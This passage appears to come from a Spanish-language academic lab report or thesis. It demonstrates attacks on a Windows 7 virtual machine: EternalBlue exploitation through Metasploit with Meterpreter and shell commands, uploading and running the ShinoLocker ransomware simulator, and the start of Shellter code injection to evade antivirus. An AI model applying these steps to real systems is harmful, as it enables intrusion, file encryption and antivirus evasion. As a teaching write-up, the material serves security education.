
bloquear la pantalla de una computadora o cifrar archivos importantes predeterminados con una contraseña"[12].

Este tipo de ataque se realizó de forma compuesta, como primera parte se debe realizar el análisis de vulnerabilidades.

- Recopilación de información:

Se puede usar una plataforma de escaneo de vulnerabilidades como Nessus, Nmap, etc., pero para efectos prácticos se realizó la toma de información directo de la maquina victima:

Figura 2. Verificación de dirección IP de equipo victima




Fuente: El Autor

Para determinar la información de configuración de la maquina atacante con sistema operativo Kali Linux, se abrió una terminal y se ejecutó el comando *ifconfig* el cual mostró información específica sobre las tarjetas de red detectadas y sus propiedades de comunicación.

[12] KASPERSKY, ¿Qué es el Ransomware?. , [Consultado el 12 de Julio de 2019]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-ransomware

Figura 3. Información de la maquina atacante




Fuente: El Autor

Instalación de EternalBlue en Metasploit Kali Linux: EternalBlue, en ocasiones escrito como ETERNALBLUE, es un exploit supuestamente desarrollado por la NSA y que fue filtrado por el grupo de hackers "Shadow Brokers" en 2017, “EternalBlue es el único que se puede utilizar para atacar sistemas Windows 7 y Windows Server 2008 R2 sin necesidad de autenticación”[13] aprovechando el fallo de seguridad en el protocolo SMB”

Se utilizó la siguiente secuencia de comandos para realizar la instalación y actualización de la arquitectura i386 en el Kali Linux:

- Dpkg –add architecture i386
- Apt-get update
- Apt-get
- install wine32

Figura 4. Instalación de paquetes de arquitectura i386




Fuente: El Autor

[13] ALONSO, Chema. Hackear Windows 7 & 2008 R2 con Eternalblue y Doublepulsar de #ShadowBroker usando #Metasploit, 2017, [Consultado el 21 de Junio de 2019]. Disponible en: https://www.elladodelmal.com/2017/04/hackear-windows-7-2008-r2-con.html

Seguidamente se clonó el repositorio donde se encuentra alojado el EternalBlue al escritorio con el comando:

- *git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit*


Figura 5. Clonación del EternalBlue al escritorio



Fuente: El Autor

Se ubicó el EthernalBlue en la carpeta SMB ubicada en la ruta Equipo/usr/share/metasploit-framework/modules/exploits/Windows/

Figura 6.Cambio de ubicación del EternalBlue




Fuente: El Autor

- Recopilación de información.

Teniendo instaladas las herramientas necesarias para el ataque se procedió a la ejecución del comando *msfconsole* desde la terminal, con lo que se inicia una de las interfaces más populares del *Metasploit Framework*, el cual está compuesto por un grupo de herramientas muy poderosas para la identificación y explotación de vulnerabilidades.

Figura 7. Ejecución del metasploit v5.0.0-dev



Fuente: El Autor

Se ejecutó el comando *use auxiliary/scanner/smb/smb_ms17_010* y se seteo la IP RHOST que representa el *Host* remoto que se analizó, con lo que se procedió a ejecutar el exploit y verificar que el sistema es vulnerable a este tipo de ataque.

Figura 8. Verificación de la existencia de la vulnerabilidad


```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.153.128
RHOST => 192.168.153.128
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.153.128:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601
Service Pack 1 x86 (32-bit)
[*] 192.168.153.128:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fuente: El Autor

Para realizar la carga del EternalBlue se ejecutó en la terminal el comando *use* teniendo como parámetro la ubicación del exploit correspondiente, seguidamente con el comando *show targets* se eligió el sistema operativo adecuado según la

victima a atacar, para este caso se seleccionó la opción 8 que corresponde al sistema operativo Windows 7.


Figura 9. Ejecución de EternalBlue y verificación de objetivos



Fuente: El Autor

Una vez se ejecutó el metasploit EternalBlue se configuraron los parámetros tanto de la maquina atacante local como de la víctima en el *exploit*. Para iniciar la sesión Meterpreter solo basto con ejecutar el comando *exploit.*

Figura 10. Configuración y ejecución del exploit



Fuente: El Autor


Se recopiló Información acerca de la víctima ejecutando una *Shell* y el comando *systeminfo* y a manera de prueba se realizó una captura de pantalla del sistema atacado:

Figura 11. Ejecución del comando systeminfo en equipo victima

```
C:\Windows\system32>systeminfo
systeminfo

Nombre de host:                            JEOKS_W7
Nombre del sistema operativo:              Microsoft Windows 7 Home Basic
Versi▒n del sistema operativo:             6.1.7601 Service Pack 1 Compilaci▒n 7601
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci▒n del sistema operativo:       Estaci▒n de trabajo independiente
Tipo de compilaci▒n del sistema operativo: Multiprocessor Free
Propiedad de:                              Usuario de Windows
Organizaci▒n registrada:
Id. del producto:                          00346-339-0000007-85591
Fecha de instalaci▒n original:             01/07/2019, 14:59:52
Tiempo de arranque del sistema:            01/05/2020, 21:27:11
Fabricante del sistema:                    VMware, Inc.
Modelo el sistema:                         VMware Virtual Platform
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: x64 Family 6 Model 142 Stepping 10 GenuineInte
```

Fuente: El Autor


Figura 12. Captura de pantalla de equipo victima



Fuente: El Autor

Instalación de simulador de Ransomware ShinoLocker: Por motivos de seguridad y practicidad se escogió el simulador de Ransomware conocido como ShinoLocker y desarrollado como parte del proyecto ShinoSec con el cual se garantiza la ejecución del ataque en un ambiente controlado. La diferencia con los demás Ransomware que circulan por la red, es que con ShinoLocker se puede obtener la contraseña para descifrar los archivos de forma gratuita. Desde la página oficial se pudo realizar sin problema la descarga del ejecutable: https://shinolocker.com/

Figura 13. Descarga de Ransomware ShinoLocker



Fuente: El Autor

Luego de descargado el ShinoLocker se procedió a realizar la carga en el equipo remoto a través de la sesión Meterpreter iniciada con anterioridad. Ejecutando

para ello el comando *upload* con los parámetros de origen del archivo en el sistema Kali Linux y destino de almacenamiento en el equipo victima Windows. Seguidamente en una Shell de Windows se ejecutó el archivo subido.


Figura 14. Subida y ejecución del Ransomware en el equipo victima

```
meterpreter > upload /root/Descargas/ShinoLocker.exe "C:\Users\Windows 7\Desktop"
[*] uploading  : /root/Descargas/ShinoLocker.exe -> C:\Users\Windows 7\Desktop
[*] uploaded   : /root/Descargas/ShinoLocker.exe -> C:\Users\Windows 7\Desktop\ShinoLocker.exe
meterpreter > shell
Process 1908 created.
Channel 6 created.
Microsoft Windows [Versi n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd C:\Users\Windows 7\Desktop\
cd C:\Users\Windows 7\Desktop\

C:\Users\Windows 7\Desktop>ShinoLocker.exe
ShinoLocker.exe
```

Fuente: El Autor

Al ejecutar el archivo ShinoLocker en el pc víctima se produjo un cifrado de los datos correspondientes a extensiones bmp,jpg,mp3,mp4,doc, etc. según se configuró en el momento de realizar la descarga.

Figura 15. Cifrado de archivos por parte del ShinoLocker



Fuente: El Autor

Como se mencionó en la imagen para poder descifrar los archivos se ingresó a la página ShinoLocker Server, donde se pudo obtener la llave de descifrado. Para


esto fue necesario tomar nota del *HOST ID* que apareció en la ventana al tratar de ejecutar cualquiera de los archivos cifrados, para nuestro caso fue: D91J-CmhN-vMOw-u|mx-Rf7P-uQ==

Figura 16. Obtención de la llave para el descifrado

Fuente: El Autor

Como último paso, se ingresó la llave generada y se dio clic en el botón correspondiente al *STEP 3,* con lo que la aplicación desencripto todos los archivos.

Figura 17. Descifrado de archivos



Fuente: El Autor


5.1.2 Ataque de elevación de privilegios con Lasagne: Ejecutar una aplicación con código malicioso resulta una tarea difícil de cumplir cuando el equipo objetivo cuenta con un buen antivirus actualizado, pero existen métodos que se pueden aplicar para camuflar código malicioso entre aplicaciones seguras. Una herramienta muy conocida es Shellter la cual usa inyección dinámica en ejecutables para disfrazar el ataque y ser imperceptible a los antivirus. Para realizar la descarga desde la terminal se ejecutó el comando sudo apt-get install Shellter el cual cuenta con permisos de administrador para realizar la instalación, se deben confirmar algunas configuraciones básicas para su funcionamiento.

Figura 18. Descarga e instalación de Shellter en Kali Linux

Fuente: El Autor

Luego de finalizada la instalación exitosa, basto con escribir *Shellter* desde la terminal, con lo cual se inició la herramienta, preguntando sobre el modo de operación, el cual se seleccionó en Automático.


Figura 19. Ejecución de Shellter en modo automático



Fuente: El Autor

Seguidamente se seleccionó la ubicación del ejecutable al cual se le inyectó el código malicioso, para esto se tuvo previamente preparada la aplicación MWSnap300 que funciona para realizar capturas de pantalla en entornos Windows.

